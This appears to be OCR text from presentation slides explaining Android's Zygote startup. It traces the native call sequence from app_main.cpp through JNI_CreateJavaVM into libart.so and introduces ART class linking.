
Zygote Initialization




Zygote Initialization




Zygote Initialization



Zygote Initialization



Zygote Initialization



Zygote Initialization

app_main.cpp | AndroidRuntime:: | JNIInvocation:: | jni_internal.cpp | JNIEnv::

1 2 3 4

main()

start()

Init()

startVM()

JNI_CreateJavaVM()

startReg()

FindClass()

GetStaticMethodId()

CallStaticVoidMethod()

[online diagramming & design] creately.com

Load libart.so

Transfer to libart.so

- Initialize ART environment
- Load the framework libraries
- Index to class definitions

Find and transfer to Zygote java entry

1. framework/base/core/jni/AndroidRuntime.cpp
2. libnativehelper/JniInvocation.cpp
3. art/runtime/jni_internal.cpp
4. libnativehelper/include/nativehelper/jni.h


ART Initialization

- The heart of Zygote initialization
- Many complicated tasks like initializing the VM memory layout and the garbage collector
- We focus on how ART find the specified class and link to the method code – Class Linking

